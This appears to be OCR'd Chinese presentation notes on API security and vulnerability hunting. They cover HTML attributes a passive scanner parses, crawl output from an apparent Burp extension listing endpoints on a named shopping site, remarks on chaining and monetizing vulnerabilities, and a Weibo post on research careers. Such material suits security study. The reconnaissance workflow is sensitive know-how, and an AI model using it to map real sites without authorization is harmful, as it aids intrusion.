


被动扫描器之输入源分析规则

1. HTML
    1. Tag
    2. 注释
    3. 文本
2. XML
    1. Tag
    2. ...
3. JS
    1. Javascript
    2. Jquery
    3. ...


```
case "a", "area", "base", "link":
    tags = []string{"href"}
case "applet":
    tags = []string{"code", "archive", "codebase"}
case "audio", "embed", "script", "source", "track":
    tags = []string{"src"}
case "blockquote", "del", "ins", "section":
    tags = []string{"cite"}
case "body":
    tags = []string{"background"}
case "button":
    tags = []string{"formaction"}
case "command", "menuitem":
    tags = []string{"icon"}
case "form":
    tags = []string{"action"}
case "frame", "iframe":
    tags = []string{"longdesc", "src"}
case "head":
    tags = []string{"profile"}
    sep = " "
case "html":
    tags = []string{"manifest"}
case "img":
    tags = []string{"src", "ismap", "longdesc", "usemap"}
case "input":
    tags = []string{"formaction", "src"}
case "object":
    tags = []string{"archive", "codebase", "data", "usemap"}
case "video":
    tags = []string{"poster", "src"}
```

APIsDetect



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Sqlmap
APIsDetect
Host:http://i360mall.com
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=shexiangji1080P360g
http://i360mall.com:80/search-->http://i360mall.com//buyer.i360mall.com/userAddress/show
http://i360mall.com:80/search?cat3=201-->http://i360mall.com//img.i360mall.com/e99e333b-d3c0-4673-b86e-2ed6377a6972.png
http://i360mall.com:80/search?cat3=246-->http://i360mall.com//i360mall.com/shop/item?itemId=4130297
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=shexiangji1080P360g
http://i360mall.com:80/help/toRegisterAgreement-->http://i360mall.com//static.i360mall.com/mall/css/gonggao.css
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=shexiangji1080P360g
http://i360mall.com:80/search?cat2=347-->http://i360mall.com//i360mall.com/help/toPaymentMethod
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=shexiangji1080P360g
http://i360mall.com:80/search/?q=555-555-0199@example.com-->http://i360mall.com/shop/item?itemId=1019198
http://i360mall.com:80/search?cat3=156-->http://i360mall.com//static.i360mall.com/mall/js/index/jsstorage.js?v=0.0.14
http://i360mall.com:80/help/toAfterSaleService-->http://i360mall.com//i360mall.com/shop/item?itemId=5728614
http://i360mall.com:80/search?cat3=218-->http://i360mall.com//static.i360mall.com/mall/js/idangerous.swiper2.7.6.min.js?v=0.0.14
http://i360mall.com:80/?utm_source=shequ&utm_medium=daohang&utm_campaign=shequdaohang-->http://i360mall.com//static.i360mall.com/mall/i
http://i360mall.com:80/shop/item?itemId=6790044-->http://i360mall.com//static.i360mall.com/mall/images/wbewm.jpg
http://i360mall.com:80/search?cat3=242-->http://i360mall.com//static.i360mall.com/mall/images/wbewm.jpg
http://i360mall.com:80/search/?q=-->http://i360mall.com/search?cat1=&cat2=&cat3=&q=&sort=&sort3=&brand=10170&state=&shopId=
http://i360mall.com:80/search?cat3=223-->http://i360mall.com//static.i360mall.com/mall/css/qikoo-v.css?v=0.0.14
http://i360mall.com:80/shop/item?itemId=6528838-->http://i360mall.com//static.i360mall.com/mall/css/store.css?v=0.0.28
http://i360mall.com:80/search?cat1=169&cat2=482&cat3=483&q=&sort=&brand=&sort3=&shopId=&state=1&_v_=1504065833105&utm_source=3
http://i360mall.com:80/shop/item?itemId=1543690-->http://i360mall.com//passport.i360mall.com/user360/login
http://i360mall.com:80/shop/item?itemId=6528838-->http://i360mall.com//static.i360mall.com/mall/js/index/index.js?v=0.0.14
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=sl
http://i360mall.com:80/search-->http://i360mall.com//buyer.i360mall.com/userAddress/show
http://i360mall.com:80/search?cat3=201-->http://i360mall.com//img.i360mall.com/e99e333b-d3c0-4673-b86e-2ed6377a6972.pr
http://i360mall.com:80/search?cat3=246-->http://i360mall.com//i360mall.com/shop/item?itemId=4130297
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=sl
http://i360mall.com:80/help/toRegisterAgreement-->http://i360mall.com//static.i360mall.com/mall/css/gonggao.css
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=sl
http://i360mall.com:80/search?cat2=347-->http://i360mall.com//i360mall.com/help/toPaymentMethod
http://i360mall.com:80/shop/item?itemId=4730124&utm_source=360guanwang&utm_medium=fenleidaohang&utm_campaign=sl
http://i360mall.com:80/search/?q=555-555-0199@example.com-->http://i360mall.com/shop/item?itemId=1019198
http://i360mall.com:80/search?cat3=156-->http://i360mall.com//static.i360mall.com/mall/js/index/jsstorage.js?v=0.0.14
http://i360mall.com:80/help/toAfterSaleService-->http://i360mall.com//i360mall.com/shop/item?itemId=5728614
http://i360mall.com:80/search?cat3=218-->http://i360mall.com//static.i360mall.com/mall/js/idangerous.swiper2.7.6.min.js?v=0.0
http://i360mall.com:80/?utm_source=shequ&utm_medium=daohang&utm_campaign=shequdaohang-->http://i360mall.com//stati
http://i360mall.com:80/shop/item?itemId=6790044-->http://i360mall.com//static.i360mall.com/mall/images/wbewm.jpg
http://i360mall.com:80/search?cat3=242-->http://i360mall.com//static.i360mall.com/mall/images/wbewm.jpg
http://i360mall.com:80/search/?q=-->http://i360mall.com/search?cat1=&cat2=&cat3=&q=&sort=&sort3=&brand=10170&state=&
http://i360mall.com:80/search?cat3=223-->http://i360mall.com//static.i360mall.com/mall/css/qikoo-v.css?v=0.0.14
http://i360mall.com:80/shop/item?itemId=6528838-->http://i360mall.com//static.i360mall.com/mall/css/store.css?v=0.0.28
http://i360mall.com:80/search?cat1=169&cat2=482&cat3=483&q=&sort=&brand=&sort3=&shopId=&state=1&_v_=1504065833
http://i360mall.com:80/shop/item?itemId=1543690-->http://i360mall.com//passport.i360mall.com/user360/login
http://i360mall.com:80/shop/item?itemId=6528838-->http://i360mall.com//static.i360mall.com/mall/js/index/index.js?v=0.0.14
CheckStatus
Retry
Save
Clear
Get JS URL
线程数量:
5
id
路径
状态
长度
任务状态
3
http://i360mall.com//img.i360mall.com/e99e333b-d...
200
12897
SUCCESS
4
http://i360mall.com//i360mall.com/shop/item?itemId...
200
12869
SUCCESS
5
http://i360mall.com//i360mall.com/shop/item?itemId...
200
12869
SUCCESS
2
http://i360mall.com//buyer.i360mall.com/userAddr...
200
12857
SUCCESS
1
http://i360mall.com//i360mall.com/shop/item?itemId...
200
12869
SUCCESS
说明
1.CheckStatus按钮是获取左上方列表中的链接的状态和长度
2.Get JS URL按钮是获取左上方列表中JS中的链接
3.Retry按钮是为了重新访问访问失败的链接
4.双击默认浏览器打开链接，右键复制到剪贴板
5.默认线程5,最大线程不超过100

接口安全之聚合归类

XML Security



JSON Security



接口安全道法自然

漏洞挖掘：

1. 基础服务端漏洞和业务漏洞的防御相对成熟；
2. 对于接口甚至敏感接口：安全关注度、自身机制的缺陷、再与典型漏洞的关联利用
3. **没有低危的漏洞，只是还没碰到可利用的场景**

漏洞演化规律：


漏洞的场景化，一定是结合实际业务（应用业务、营销活动、具体厂家）

漏洞的行业化，比如金融证券行业的打法

漏洞的利益化，BTC勒索

漏洞的关联化，单独一个漏洞点影响有限，递归迭代关联后的影响不可估

漏洞挖掘的道与术



tombkeeper

4月7日 19:21 来自 微博 weibo.com 已编辑

这两年经常有人问类似“做安全研究挖不到漏洞怎么办”这样的问题，这里统一答复一下。

早年没有信息安全专业，搞漏洞研究的全都是因为爱好这个，自己主动来搞的。不适合干这个，搞不出来的，自然也就还干本行去了。所以早年没有人抱怨为什么研究不出东西。

现在信息安全专业开设的越来越多，有些同学看别人搞漏洞研究，自己也想搞。搞不出来，就四处找人问为什么自己搞不出来，怎么才能搞出来。

首先，必须要先泼一瓢冷水：由于性格、能力等多方面原因，无论是不是学信息安全专业的，世界上大部分人都不适合做漏洞研究，就像大部分人都不适合做职业运动员一样。

